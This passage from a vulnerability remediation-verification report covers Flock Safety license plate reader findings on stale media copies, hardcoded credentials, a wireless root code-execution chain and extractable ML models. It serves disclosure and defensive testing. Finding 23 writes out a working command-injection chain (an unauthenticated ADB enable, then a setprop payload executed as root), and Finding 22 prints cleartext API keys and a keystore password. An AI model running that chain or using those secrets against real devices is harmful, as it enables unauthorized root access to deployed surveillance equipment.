Public sources: [Presentation p. 27](#) · [Whitepaper F38, PDF p. 65](#) · [S07](#) · [S09](#)

### Source notes

- Description and impact condensed to omit operational trigger details; the original text remains in the linked companion PDF.

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

#### 1. Setting-to-property sink

**Procedure:** Extract the cleanDataPartition method from SystemControl 6.35.47 and cross-check it against normalized smali.

##### REMEDIATION TESTING OUTPUT / EVIDENCE

```
String dataLogsRetentionPeriodDays = CameraSettings.INSTANCE.getSetting(this,
SystemControlSettings.DATA_LOGS_RETENTION_PERIOD_DAYS_KEY,
SystemControlSettings.DATA_LOGS_RETENTION_PERIOD_DAYS_DEFAULT);

FlockSystemProperties.INSTANCE.set(DATA_LOGS_RETENTION_PERIOD_DAYS_SYSTEM_PROPERTY_KEY,
dataLogsRetentionPeriodDays);
    String dataLogsMaxSizeMB = CameraSettings.INSTANCE.getSetting(this,
SystemControlSettings.DATA_LOGS_MAX_SIZE_MB_KEY,
SystemControlSettings.DATA_LOGS_MAX_SIZE_MB_DEFAULT);
    FlockSystemProperties.INSTANCE.set(DATA_LOGS_MAX_SIZE_MB_SYSTEM_PROPERTY_KEY,
dataLogsMaxSizeMB);
    FlockSystemProperties.INSTANCE.set(DATA_LOGS_CLEAN_SYSTEM_PROPERTY_KEY,
InternalBattery.INACTIVE_AND_DISABLED);
```

## 2. Controlled shell-script validation

**Procedure:** Execute the exact supplied cleanup script with source-version-matched mksh R55 in a synthetic root; record only outcome and privilege, without publishing payload syntax.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
benign_control_exit=0
benign_control_marker_created=false
historical_published_max_size_payload=syntax_error; not reproduced
arithmetic_expansion_probe_executed=true
find_argument_probe_executed=true
resulting_marker_uid=0
resulting_marker_gid=0
production_device_contacted=false
RESULT=Two distinct input positions in the supplied root-launched script executed controlled
commands as UID/GID 0.
```

## 3. Root service and policy boundary

**Procedure:** Inspect the supplied init service and query the compiled SELinux policy for its shell and file operations.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
service=clean-data-partition
interpreter=/system/bin/sh
service_user=root
service_seclabel=u:r:init:s0
init_may_execute_shell_without_transition=true
init_may_create_and_write_anr_data_file=true
toolbox_may_unlink_anr_tombstone_and_core_files=true
```

### Runtime / evidence boundary

Physical execution is optional corroboration. Closure requires numeric validation before property writes, safe fixed arguments without shell evaluation, removal of the init-domain interpreter path, and negative tests proving malformed settings cannot alter argv or execute commands.

### Closure requirement

Validate retention and size as bounded integers before property writes; quote and validate every shell expansion; replace shell parsing with fixed-argument native/service logic; remove the init-domain execution path; and demonstrate that malformed settings cannot alter argv, trigger shell evaluation, or execute a command.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 21: SUSPECTED LIFECYCLE DEFECT — STALE SENSITIVE MEDIA COPIES — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 21                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | WHITEPAPER: F39<br>LATER DISCLOSURE: F39 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                          |
| Type: Data Policy Failure                                                                                                                                                                   | The Flock Safety Recording App Suite used by the Falcon/Sparrow/Flex* LPRs and Picard/Bravo Compute Box was found to serialize every session through up to seven directory hops (`capturing/`, `captured/`, `motionProcessed/`, `detectionProcessed/`, `encodedStaging/`, `encoded/`, `discarded/`, plus `crashpack/` spillover), creating numerous long-lived copies of the same evidence; absent prompt deletion, the expanded footprint makes local exfiltration trivial even if one directory is cleaned. | Historical Whitepaper CVSS Score: 5.4    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Severity: MEDIUM                         |
| Public Full Disclosure Date: 02/11/2026                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | CVE #: PENDING                           |
|                                                                                                                                                                                             | An attacker with access to the adoptable partition can harvest multiple redundant copies (raw frames, motion-filtered sets, ML outputs, staging encodes, crashpacks) that persist until manual purge, greatly increasing the available data set for exfiltration.                                                                                                                                                                                                                                             |                                          |
| CVSS 4.0 AV:A/AC:H/AT:P/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | CWE: CWE-925                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Further Research Recommended: Y          |
|                                                                                                                                                                                             | Flock Safety Recording App Suite:<br>com.flocksafety.android.videorecording, com.flocksafety.android.motion, com.flocksafety.android.objects, com.flocksafety.android.encoding, com.flocksafety.android.cameraconfig, com.flocksafety.android.collins, com.flocksafety.android.streaming Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                                  |                                          |

| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                | UNCONFIRMED — SUSPECTED LIFECYCLE DEFECT |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original version(s)     | BigBoiBud 6.35.23, 6.35.31                                                                                                                                                                                                                                     |                                          |
| Tested version(s)       | BigBoiBud 6.35.47; media supplied decrypted media volume                                                                                                                                                                                                       |                                          |
| Remediation test        | Byte-compare the complete APKTool-decoded MediaFileUtil smali across supplied prior/current APKs, trace the deletion sink in smali/JADX, and hash every recovered current MP4 for exact-content and repeated-basename duplicates across lifecycle directories. |                                          |

## Remediation test result

Static analysis identifies a suspected lifecycle defect: the cleanup method is instruction-identical across the compared versions and selects one state directory plus fullRes and discarded rather than enumerating every lifecycle directory. However, all 27,321 MP4s in the supplied snapshot were hashed and no duplicate-content group, repeated basename, or cross-stage duplicate was present. Runtime interruption/reboot reproduction remains outstanding, so the supplied files do not establish a currently exploitable duplicate-media condition.

## Steps to Reproduce

1. List the media tree for a single capture session and note the same session identifier persists across every stage directory (intermediate copies are not collapsed).
2. `deleteSessionFilesFromAllDirs()` does not reliably clear all paths, so plaintext copies accumulate.

```
adb shell ls -R /storage/emulated/0/flockMedia/media | grep <session-id>
```

Reproduction source: Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Collapse intermediates where possible, encrypt crashpacks and transient folders, ensure `deleteSessionFilesFromAllDirs()` executes on every success/failure path, disable ML streaming outputs to world readable trees, integrity tag artifacts, and enforce strict retention windows with verified purge.

Public sources: [Presentation p. 28](#) · [Whitepaper F39, PDF p. 66](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Cleanup-path continuity

**Procedure:** Compare normalized cleanup methods in BigBoiBud 6.35.23, 6.35.31, and 6.35.47.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
bigboibud-6.35.23|APK_SHA256=3c04fe2190a540f45256f32e2cda0101036ab43b33f76b75f56f64d1c76537a6|
MEDIAFILEUTIL_SMALI_SHA256=e4aff253b89c7ecdc576628beef4e13fb38f96c58a9bb48cc9a51f8bd9f9e5e3
bigboibud-6.35.31|APK_SHA256=447114715dfbfb206568ccbc6d15240d5fea6febe9265aea44e30de37a4032d1|
MEDIAFILEUTIL_SMALI_SHA256=e4aff253b89c7ecdc576628beef4e13fb38f96c58a9bb48cc9a51f8bd9f9e5e3
bigboibud-6.35.47|APK_SHA256=591f45f62237c371505b769ff44286b32e7b9ac8b4219daada736eca02258993|
MEDIAFILEUTIL_SMALI_SHA256=e4aff253b89c7ecdc576628beef4e13fb38f96c58a9bb48cc9a51f8bd9f9e5e3
WHOLE_SMALI_BYTE_IDENTICAL_ALL_VERSIONS=true
NORMALIZED_METHOD_COMPARISONS
  "method": "deleteSessionFilesFromAllDirs",
  "normalized_sha256_by_version": {
    "normalized_instruction_identical_all_versions": true
  "method": "getParentDirForSession",
deleteSessionFilesFromAllDirs selects one lifecycle directory using the session state, then
deletes fullRes and discarded. It does not enumerate capturing/captured/motionProcessed/
detectionProcessed/encodedStaging/encoded. MediaDatabase invokes this method before deleting
asset/session rows.
```

## 2. f39 current media duplication census

**Procedure:** python3 build\_phase20\_media\_policy\_evidence.py

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
F39 SUPPLIED MEDIA DUPLICATION CENSUS
mp4_files_hashed=27321
mp4_bytes=13865761027
files_unchanged_during_hash=27321
hash_errors=0
observed_stage=discarded
exact_duplicate_content_groups=0
repeated_basename_groups=0
cross_stage_duplicate_groups=0
file_mode=0600
owner=1000:1000

RESULT
The supplied snapshot contains no duplicate MP4 content and no repeated basename. It does
not exercise the interrupted-processing or reboot window suggested by the unchanged cleanup
code.
```

3. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

REMIEDIATION TESTING OUTPUT / EVIDENCE

```
suspected_code_path=cleanup selects one state directory, then fullRes and discarded, before
database-row deletion
static_continuity=security-relevant cleanup methods are instruction-identical in 6.35.23,
6.35.31, and 6.35.47
snapshot_result=27,321 MP4s hashed; zero exact duplicates, repeated basenames, or cross-stage
duplicate groups
required_confirmation=controlled interrupted-processing and reboot lifecycle reproduction
assessment=Unconfirmed – Suspected Lifecycle Defect
```

|                             |                                                                                                                                                                                                                   |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Run one bounded no-flash synthetic lifecycle test that interrupts processing and reboots, then confirm whether a session identifier remains in more than one media-stage directory.                               |
| Closure requirement         | Enumerate and delete the session identifier from every lifecycle directory before removing database rows, add crash-safe reconciliation, and demonstrate zero stale copies after controlled failures and reboots. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

**FINDING 22: SENSITIVE INFORMATION DISCLOSED -  
CLEARTEXT API KEYS/CREDENTIALS — FALCON/SPARROW/  
FLEX\* LPR**

| REPORT FINDING                                                                                                                                                                              | FINDING 22                                                                                                                                                                                                                                                           | WHITEPAPER: F40<br>LATER DISCLOSURE: F40     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                      |                                              |
| <b>Type:</b> Sensitive Data Disclosure                                                                                                                                                      | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to use custom Android apps across devices. In this case, there are multiple instances of hardcoded and clear text sensitive information, including but not limited to API keys and credentials. | <b>Historical Whitepaper CVSS Score:</b> 6.6 |
| <b>Threat Context:</b><br>Experienced Attacker                                                                                                                                              |                                                                                                                                                                                                                                                                      | <b>Severity:</b> MEDIUM                      |
| <b>Public Full Disclosure Date:</b> 06/19/2025                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                                                                                                                                                                                                    | <b>CVE #:</b><br>CVE-2025-47823              |
|                                                                                                                                                                                             | An attacker with local access can dump the APKs and extract the hardcoded sensitive information from their APKs.                                                                                                                                                     |                                              |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                      | <b>CWE:</b> CWE-798                          |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                                                                                                                                                                                                    | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Multiple Applications Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR & Raven Gunshot Detection System                                                                                                                                                            |                                              |
| <b>Notes</b><br>This finding was improperly included in CVE-2025-47823 instead of being given its own CVE # when the Vendor submitted the CVE assignment request.                           |                                                                                                                                                                                                                                                                      |                                              |

| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                           | UNREMIEDIATED — STILL VULNERABLE |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| Original version(s)     | Sambuca 6.35.18, 6.35.35; historical Wi-Fi store research filesystem acquisition                                                                                                                                                                                          |                                  |
| Tested version(s)       | Sambuca 6.35.47; platform current vendor template plus encrypted userdata boundary                                                                                                                                                                                        |                                  |
| Remediation test        | Compared CameraSettings and CoreValues across three versions in APKTool/smali with JADX cross-checks, hashed and inspected the original research Wi-Fi configuration and current vendor template, and kept the encrypted current runtime network-store boundary explicit. |                                  |

## Remediation test result

This finding was found not to be resolved. Both Flock-owned API-key literals are unchanged in current 6.35.47 and `getHpnotiqApiKey()` returns the same value. The historical Wi-Fi PSK is confirmed in the original research filesystem; current runtime Wi-Fi-store contents cannot be read from the supplied encrypted userdata image.

## Steps to Reproduce

1. Decompile the app suite and inspect the three classes; note the cleartext key/password constants.
2. Supporting constants confirm the context: `CoreValues("cereal", DEFAULT_API_KEY, "https://dev-gimlet.flocksafety.com/", ...), SETTINGS_URI = content://com.flocksafety.android.settingservice.provider/settings, DEFAULT_KEYSTORE_TYPE="JKS", DEFAULT_PROTOCOL="SSL", DEFAULT_SECURE_RANDOM_ALGORITHM="SHA1PRNG".`
  - `getHpnotiqApiKey()` return: `HaJ3FgupAm8RrDJW3MHgT9X7Ft27eVaD`
  - `CoreValues.DEFAULT_API_KEY`: `dirtymartini`
  - `SSL.DEFAULT_KEYSTORE_PASSWORD`: `changeit` (the well-known Java default keystore password)

**Note:** This finding was improperly included in CVE-2025-47823 instead of being given its own CVE # when the Vendor submitted the CVE assignment request.

**Reproduction source:** DEF CON companion paper, exact published text

## Tools Used

- Micro USB Cord/USB-C Cord
- adb
- Mitigation
- Do not hardcode sensitive information, do not reuse API Keys or credentials across installs and devices. Always implement hashing or encryption.

## Mitigation

Remove application-owned secrets from APK bytecode/resources, rotate exposed keys, bind replacement credentials to a device or protected keystore, and provide a decryptable test acquisition or live-device network-store check to close the Wi-Fi subpart.

**Public sources:** [Presentation p. 29](#) · [Whitepaper F40, PDF p. 66](#) · [S07](#) · [S09](#)

# Remediation verification details

## Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

### 1. Hardcoded-key continuity and Wi-Fi boundary

**Procedure:** Compare application-owned credential literals and their consumers across the original and supplied versions; inspect the supplied Wi-Fi template and encrypted-userdata boundary.

REMEDIATION TESTING OUTPUT / EVIDENCE

```
HPNOTIQ_API_KEY_SHA256=34a78ecced78753cd8e0548e3d896f1567908a4ebcb75f39022dbca0f8b32a44
CORE_DEFAULT_API_KEY_SHA256=24b523823a7100f0635f279227b9bccedd53aa860e74bef662f60fc1a922930c5
BOTH_LITERALS_PRESENT_6.35.18=true
BOTH_LITERALS_PRESENT_6.35.35=true
BOTH_LITERALS_PRESENT_CURRENT_6.35.47=true
CAMERA_SETTINGS_METHOD_IDENTICAL_ALL_VERSIONS=true
HISTORICAL_WPA_SHA256=953b02e045f67848ac4ca093fcdd79417147449fc240925c299d48ca5c4f49e3
HISTORICAL_WPA_BYTES=638
HISTORICAL_WPA_CONTAINS_CLEARTEXT_PSK=true
CURRENT_VENDOR_TEMPLATE_SHA256=bfde8f81a2ba1fe98e26d2d72a3780d8569fbfa141f5b594637f6dda7ef7f21
a
CURRENT_VENDOR_TEMPLATE_BYTES=81
CURRENT_VENDOR_TEMPLATE_CONTAINS_NETWORK_BLOCK=false
CURRENT_RUNTIME_WIFI_STORE=not readable from supplied encrypted userdata image
```

|                             |                                                                                                                                                                                                                                                              |
|-----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | The current application-key conclusion is complete. A readable current userdata acquisition or a live-device network-store inspection is required only to determine whether a provisioned Wi-Fi PSK remains in the current runtime store.                    |
| Closure requirement         | Remove application-owned secrets from APK bytecode/resources, rotate exposed keys, bind replacement credentials to a device or protected keystore, and provide a decryptable test acquisition or live-device network-store check to close the Wi-Fi subpart. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

**FINDING 23: WIRELESS REMOTE CODE EXECUTION (RCE) - ROOT — FALCON/SPARROW/FLEX\* LPR**

| REPORT FINDING                                                                                                                                                                                                                                                                                                                              | FINDING 23                                                                                                                                                                                                                                                                           | WHITEPAPER: F41<br>LATER DISCLOSURE: F41 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                      |                                          |
| Type: Code Execution                                                                                                                                                                                                                                                                                                                        | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to enable the chaining of multiple vulnerabilities disclosed in this paper together resulting in wireless control of devices with root permissions.                                                             | Historical Whitepaper CVSS Score: 5.4    |
| Threat Context:<br>Experienced Attacker                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                      | Severity: MEDIUM                         |
| Public Full Disclosure Date: 01/23/2026                                                                                                                                                                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                           | CVE #: PENDING                           |
|                                                                                                                                                                                                                                                                                                                                             | An attacker with adjacent access can leverage unauthenticated API requests to enable and then connect to the device wirelessly. Additionally, since the Android applications are installed with debugging enabled, an attacker can leverage that access to execute commands as root. |                                          |
| CVSS 4.0 AV:A/AC:H/AT:P/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment.                                                                                                                                                 |                                                                                                                                                                                                                                                                                      | CWE: CWE-78                              |
| Discovered By:<br>Jon Gaines                                                                                                                                                                                                                                                                                                                | Affected Hardware/Software                                                                                                                                                                                                                                                           | Further Research Recommended: N          |
|                                                                                                                                                                                                                                                                                                                                             | Collins Application (com.flocksafety.android.collins) DataLog Cleanup Service Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                                                                                                                     |                                          |
| Notes<br>By default, the Selinux Policy prevents the root commands from being executed, therefore reducing the severity significantly. However, the underlying vulnerability is still there. It is unclear if any of the paths to root, such as the data log cleanup service is used in fielded units at the time of the original research. |                                                                                                                                                                                                                                                                                      |                                          |

| REMEDATION VERIFICATION |                                                                                                                                                                          | LIKELY UNREMIEDIATED — DEPENDENT ON F29 RUNTIME STATE |
|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| Original version(s)     | Collins 6.35.23, 6.35.31; SettingsService 6.35.18, 6.35.30; SystemControl 6.35.23, 6.35.35                                                                               |                                                       |
| Tested version(s)       | Collins 6.35.47; SettingsService 6.35.47; SystemControl 6.35.47; supplied primary Falcon/Sparrow/Flex* Android 8.1 system/vendor image                                   |                                                       |
| Remediation test        | Join the exact-current F33 wireless-ADB and F17 package-install paths to a three-version SettingsService comparison, exact PackageManager normal-permission grant logic, |                                                       |

|                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|--------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                | exported-provider query/write flow, scheduled SystemControl bridge, current compiled SELinux policy, and the controlled F38 root-sink execution.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| <b>Remediation test result</b> | <b>The supplied files retain the vulnerable downstream path. Current SELinux blocks the paper's direct ADB-shell setprop step, but the supplied build retains a complete alternate path: unauthenticated Collins wireless ADB, silent APK installation, automatic grant of the SettingsService provider's normal permission, arbitrary exported-provider setting updates, SystemControl's privileged property bridge, and the unchanged root/init cleanup-script command injection proven in F38. This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device.</b> |

## Steps to Reproduce

1. Enable ADB over TCP via the unauthenticated PUT request; connect wireless adb as shell.
2. Set the `persist.vendor.flock.data.logs.*` property to a root command-injection payload and trigger `flock.clean_data_partition=1` (Finding 38) to execute as root over Wi-Fi.

```
PUT /api/v1/system/enable_adb
adb connect <device-ip>:5555
adb shell 'setprop persist.vendor.flock.data.logs.max_size_mb "1 ]]; /system/bin/id > /data/local/tmp/flock_root #"; setprop flock.clean_data_partition 1'
```

**Note:** By default, the Selinux Policy prevents the root commands from being executed, therefore reducing the severity significantly. However, the underlying vulnerability is still there. It is unclear if any of the paths to root, such as the data log cleanup service is used in fielded units at the time of the original research.

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC

## Mitigation

Implement Authentication and Authorization. Do not ship application with debug enabled in production. Validate and sanitize user input before inserting it into anything that is executed, especially as root.

**Public sources:** [Presentation p. 29](#) · [Whitepaper F41, PDF p. 69](#) · [S07](#) · [S09](#) · [S08](#)

## Remediation verification details

### Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

#### 1. Exact three-version exported-provider identity

**Procedure:** sha256sum/cmp decoded manifests and provider smali

##### REMEDATION TESTING OUTPUT / EVIDENCE

###### COMMAND

```
sha256sum and cmp of decoded manifests and exact SettingsContentProvider DEX across  
SettingsService 6.35.18, 6.35.30, and 6.35.47
```

###### AndroidManifest.xml

```
6.35.18: 792a5762e299e2446348d4eb7d68b3785c759fc6ac3a20e53b30ad4f2886adaf  
6.35.30: 792a5762e299e2446348d4eb7d68b3785c759fc6ac3a20e53b30ad4f2886adaf  
6.35.47: 792a5762e299e2446348d4eb7d68b3785c759fc6ac3a20e53b30ad4f2886adaf  
exact_match_all_versions=true
```

###### SettingsContentProvider.smali

```
6.35.18: 3f283e8308bfba463b9233231aaa523683227271696dd04518b5b01c67d06fee  
6.35.30: 3f283e8308bfba463b9233231aaa523683227271696dd04518b5b01c67d06fee  
6.35.47: 3f283e8308bfba463b9233231aaa523683227271696dd04518b5b01c67d06fee  
exact_match_all_versions=true
```

###### APK SHA-256

```
SettingsService 6.35.18: 74625cd8342997887330fdd6eacff0c6997c3d29ce80ac553b1724414fcc124a  
SettingsService 6.35.30: d0f802217022211bcd0c071038b613724c5e69242a0aed3193ae4e9ff3bab65fa  
SettingsService 6.35.47: 151d083bee1812a81ae38c752be1878b849aab10f5e970f78de2fdc433171887
```

###### RESULT

The exported provider, normal permission, and provider implementation are byte-for-byte unchanged.

## 2. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
direct_published_route.status=Mitigated at shell-to-property boundary
direct_published_route.reason=The exact current compiled policy returns no allow rule for
shell setting either flock_prop or system_prop; current Shell.apk does not request the
SettingsService custom permission.
direct_published_route.does_not_close_finding=The alternate install-plus-provider route
reaches the same privileged property consumer and root sink.
step_1: boundary=network to wireless ADB | result=unknown nearby client can obtain UID/GID
2000 shell while installer/hotspot listener is active
step_2: boundary=shell to installed app | result=shell can silently install arbitrary attacker
APK
step_3: boundary=installed app to provider permission | result=normal custom permission is
automatically granted to the requesting app
step_4: boundary=provider call to arbitrary settings row | result=app can discover row IDs and
persist arbitrary setting strings
step_5: boundary=settings to privileged properties | result=system_app reads malicious max-
size and writes persist.vendor.flock.* plus flock.clean_data_partition
step_6: boundary=property to root command execution | result=root/init shell evaluation
creates a UID/GID 0 marker
step_7: boundary=proof retrieval | result=ADB shell can read the marker without accessing
unrelated user data
```

#### Runtime / evidence boundary

This wireless chain inherits F29's unresolved runtime prerequisite: the supplied files do not prove that the historical button sequence activates installer/hotspot mode on a provisioned device. The static firmware remediation state is established. A live end-to-end run of the prepared restore-capable probe is optional corroboration for installer/hotspot field state and timing; it is not required to show that the supplied bytes retain every trust transition and the root execution sink.

#### Closure requirement

Break every remaining chain at a durable trust boundary: authenticate and authorize Collins administrative routes; require ADB host authentication; prevent shell installs; change the provider permission to signature and set exported=false unless strictly required; validate setting keys/types/ranges at the provider and SystemControl; replace the cleanup shell path with fixed typed arguments; and demonstrate negative end-to-end tests in which an unknown client cannot install, modify the settings, trigger the service, or create the root marker.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 24: ML/AI LOCAL MODEL ACCESSIBLE — FALCON/ SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 24                                                                                                                                                                             | WHITEPAPER: F42<br>LATER DISCLOSURE: F42 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                        |                                          |
| Type: Sensitive Data Disclosure                                                                                                                                                             | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box store their AI/ML local inference modules in cleartext, leaving the models fully exposed.                                    | Historical Whitepaper CVSS Score: 5.4    |
| Threat Context: Experienced Attacker                                                                                                                                                        |                                                                                                                                                                                        | Severity: MEDIUM                         |
| Public Full Disclosure Date: N/A                                                                                                                                                            | Impact — Corrected for This Review                                                                                                                                                     | CVE #: N/A                               |
|                                                                                                                                                                                             | A party that obtains the APK can extract and inspect the bundled inference models. No additional runtime integrity or detection impact was established from model accessibility alone. |                                          |
| CVSS 4.0 AV:A/AC:H/AT:P/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                        | CWE: CWE-1299                            |
| Discovered By: *Discovered By: Unknown                                                                                                                                                      | Affected Hardware/Software                                                                                                                                                             | Further Research Recommended: N          |
|                                                                                                                                                                                             | DetectionProcessing (com.flocksafety.android.objects) Android Application Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                           |                                          |
| Notes<br>I’m only aware that the Vendor has been told that the models are accessible. I am unsure who originally discovered them and disclosed them to the Vendor.                          |                                                                                                                                                                                        |                                          |

| REMEDATION VERIFICATION        |                                                                                                                                                                                  | MODEL ACCESSIBILITY CONFIRMED — SECURITY IMPACT NOT ESTABLISHED |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| <b>Original version(s)</b>     | objects: 6.35.33, 7.38.3                                                                                                                                                         |                                                                 |
| <b>Tested version(s)</b>       | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence.                                       |                                                                 |
| <b>Remediation test</b>        | Extract the supplied primary Objects APK from the readable system partition and hash every model/configuration asset directly from its ZIP entries.                              |                                                                 |
| <b>Remediation test result</b> | <b>Model accessibility is confirmed in the supplied artifact.</b><br><b>The supplied Objects 6.35.47 APK contains seven TensorFlow Lite models totaling 118,609,080 bytes as</b> |                                                                 |

directly extractable application assets. The supplied files establish extraction and inspection. They do not establish a confidentiality requirement, an unauthorized-access boundary, a writable deployment path, or a behavioral security effect; current security impact is unconfirmed.

## Steps to Reproduce

1. List the adoptable media tree / app assets to confirm cleartext ML payloads.
2. Pull or extract the NativeML artifacts (\*.tflite, models.json, label\_map\*.json).

```
adb shell ls -R /storage/emulated/0/flockMedia | grep -Ei 'tflite|models.json|label_map'  
adb pull <path>/model.tflite ./loot/
```

**Note:** I'm only aware that the Vendor has been told that the models are accessible. I am unsure who originally discovered them and disclosed them to the Vendor.

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC
- edl
- USB-C/Micro USB Cord

## Mitigation

Implement Encryption.

**Public sources:** [Presentation p. 30](#) · [Whitepaper F42, PDF p. 70](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Extractable model inventory

**Procedure:** Enumerate TensorFlow Lite entries directly from the supplied Objects 6.35.47 APK and hash the containing APK.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
package=com.flocksafety.android.objects
version=6.35.47
apk_sha256=859f2a13ee6553b50a0f33e44add137e8e14d30b9c623242352f8753e6511fd4
tflite_model_count=7
tflite_model_bytes=118609080
asset_paths=flock_large.tflite; MLM-2324-nano2-fp16.tflite; MLM-2854-pico3-best-fp16.tflite;
MLM-2857-large-fp16.tflite; flock_small_tf.tflite; yolo_pico3_best-fp16.tflite;
flock_small.tflite
direct_extraction_confirmed=true
writable_deployment_path_tested=false
behavioral_bypass_tested=false
```

|                                    |                                                                                                                                                                                 |
|------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Runtime / evidence boundary</b> | Model asset inventory with provenance/licenses, access and encryption policy, approved distribution threat model and synthetic permission checks for the protected model store. |
| <b>Closure requirement</b>         | Confirm model read/write entitlements, signed provenance, cache handling and benign reference-corpus behavior for DetectionProcessing.                                          |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 25: SENSITIVE INFORMATION DISCLOSED -  
HARDCODED JAVA KEYSTORE & PASSWORD — FALCON/  
SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                         |                                          |
